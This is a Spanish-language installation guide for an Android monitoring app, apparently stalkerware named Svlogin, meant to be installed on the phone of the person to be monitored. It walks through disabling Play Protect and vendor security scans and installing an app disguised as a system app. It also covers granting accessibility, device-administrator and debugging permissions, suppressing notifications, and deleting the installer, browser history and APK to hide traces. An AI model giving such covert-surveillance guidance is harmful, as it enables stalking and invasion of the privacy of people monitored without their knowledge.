
La aplicación de monitoreo  debe instalarse únicamente en el teléfono que deseas monitorear.

Para instalar la aplicación, primero debes desactivar Play Protect.
Una vez completada la instalación, debes aplicar las Configuraciones Post-Instalación.
Importante: Al final de esta página encontrarás la Guía del Panel de Usuario, la Guía de Desinstalación y la Guía de Reinstalación.

Abra la aplicaciò "Play Store" ==> Presiona el ícono de perfil en la parte superior derecha ==> Seleccionar "Play Protect" ==> Selecionar icono de "Ajustes" ==> Descarmar " Analizar aplicaciones con Play Protect" y "Mejorar la detecciòn de aplicaciones daninas" ==> Desactivar
en el teléfono que deseas monitorear.
Disponible solo para

Este mensaje aparece cuando descarga la aplicaciòn. Deberà permir la instalaciòn de aplicaciones desconocidas para el navegador ( aqui Chrome)
Ajusts ==> Chrome ==> Activar
Lo primero que hay que hacer es instalar Installer Svl, que es la aplicación que nos permite instalar la app de monitoreo. La app de monitoreo se llama y está camuflada como una aplicación del sistema. Después de instalar la app de monitoreo, solo tendrás que pulsar el botón que aparece en la pantalla final para desinstalar Installer Svl.

Pulse "Install" y entonces "Abrir"

Si tiene este mensaje, no ha deshabilitado Google Play Protect

Pulse "Configurar dispositivo"

Pulse "Conceder permiso"

Pulse "Instalar"

Pulse "Instalar"

Aceptar los términos y presionar "Continuar"

Pulse "Mientras se usa la aplicación" o "Permitir"

Si aparece presiona "No permitir"

Pulse "Habilitar accesibilidad"

Pulse "Aplicaciones Instaladas" o "Servicios Instalados"

Pulse "Aplicaciones Instaladas" o "Servicios Instalados"

Pulsa y activa

Pulse "Control de Notificaciones"

Activar

Si aparece este popup, presiona "Continuar" para iniciar Permiso Automático

Espera sin presionar ningún botón hasta que Permiso Automático se complete, luego realiza manualmente los pasos restantes

Pulse "Administrator del Dispositivo"

Activar

"Desactivar Play Protect" ya debe estar hecho

Pulse "Excluir de la optimización de batería"

Pulse "Permitir"

Solo Para Xiaomi: si aparece esta pantalla, presione

Solo Para Xiaomi: presione "Ahorrar energía"

Solo Para Xiaomi: presione "Sin restricciones"

Solo Para Xiaomi: Presiona "Habilitar inicio automático"

Solo Para Xiaomi: Activar

Solo para Xiaomi: "Desactivar la exploración de seguridad"

Solo para Xiaomi: Pulse "Análisis de seguridad"

Solo para Xiaomi: Desactivar todos los ajustes de analisis de seguridad

Solo para Oppo: "Desactivar la exploración de seguridad"

Solo para Oppo: Presiona el ícono de los 3 puntos y presiona "Ajustes"

Solo para Oppo: Selecciona "Desactivado" o "Nunca" para todos los ajustes

Pulse "Control de aplicaciones"

Activar

Pulse "Control en primer plano"

Activar

Pulse "Permitir en segundo plano" y espera a que este paso se ejecute automáticamente

Solo para Xiaomi: Pulse "Aumento de velocidad"

Solo para Xiaomi: Pulse "Bloquear aplicaciones"

Solo para Xiaomi: Activar

Solo Para Xiaomi: Pulse "Conceder todos los permisos adicionales"

Solo para Xiaomi: Si está presente, pulse "Otros permisos"

Solo Para Xiaomi: Activar todos los permisos

Pulse "Desactiva las Notificaciones de la Aplicación"

Desactivar las notificaciones de

Pulse "Desactivar las Notificaciones de Play Store"

Desactivar las notificaciones de Google Play Store
Si están disponibles, también recomendamos realizar los pasos adicionales. La función de Auto Permission también funciona para estos pasos en la mayoría de los dispositivos. Estos pasos requieren una conexión Wi-Fi, pero también funcionarán con un punto de acceso. Garantizarán a la aplicación permisos adicionales para funcionalidades avanzadas

Presiona "Habilitar opciones de Desarrollador" y presiona "Automático" para ejecutar el paso automáticamente

Pulse "Información de software"

Pulse 7 veces la opción Número de compilación, Versión del OS o Versión de MIUI

Solo para Xiaomi: Pulse "Mi Account" e inicia sesión. También es posible usar la cuenta de Google que está en el teléfono

Pulse "Habilitar Depuración USB (Ajustes de Seguridad)"

Activar "Depuración USB (Ajustes de Seguridad)"

Pulse "Habilitar Depuración Inalámbrica"

Pulse "Depuración Inalámbrica"

Activar Depuración Inalámbrica

Pulse "Permitir"

Presiona "Emparejar dispositivo con código de sincronización" y espera a que aparezca debajo de @localhost
Para la nuova instalaciòn use "Soy un usuario nuevo" para reinstalar o transferir la cuenta use "Ya soy usario registrado" e ingrese las credenciales de la primera instalaciòn.

Después de habilitar todo pulse "Continuar"

Presiona "Soy un usuario nuevo" para crear una nueva cuenta

Introduce un correo electrónico válido, establece tu contraseña personal y toca "Registrarse"

Pulse "Continuar"

Si aparece esta advertencia, presione "No permitir"

Importante: Presiona "Elimina el Installer Svl" y presiona "Aceptar" para desinstalar el programa de instalación que ya no es necesario

Vaya su correo electrònico y haga clic en el enlace que le inviamos para verifica su cuenta.
Si en cambio se trata ed una reinstalaciòn pulse "Ya soy usario registrado" en el punto anterior
Abra la aplicaciòn Supersu o Magisk ==> Haga clic en "" ==> Deshabilitar la Notificacìon


1) Recuerda borrar tu historial de navegación de Internet (Ejemplo para Google Chrome: Presiona los 3 puntos en la parte superior derecha ==> Historial ==> Borrar datos de navegación ==> Borrar datos)
2) Marque "Archivo" o "Apk" en la carpeta "Descargar" si el apk de instalación de descargado anteriormente está presente y, si es necesario, elimínelo; en dispositivos más recientes, el apk se elimina automáticamente después de la instalación.
Apliques estos ajustes para garantizar un funcionamiento òptimo y evitar deshabilitar el programa. Seleccione la marca del telefono monitoreado.
Gracias a la direcciòn de correo electrònico establecida la instalaciòn y con la contrasena elegida, luego inicie sesiòn en el panel personal:
Sitio web del panel (use Google Chrome o Firefox):

Guía del usuario de Svlogin:
Explicación de las características del tablero, preguntas frecuentes y tablero de demostración: Guía del usuario del tablero
Para reinstalar la aplicación Svlogin:
Para reinstalar la aplicación, primero debe desinstalarla, lea nuestra guía: Reinstalación
Desinstalaciòn el programa:
Si desea desinstalación el programa, lea nuestra guía: Desinstalar
 Espanol
  English
 Italiano
 German
 Francais
 Portugues
 Lietuvių
 Asia
Asia


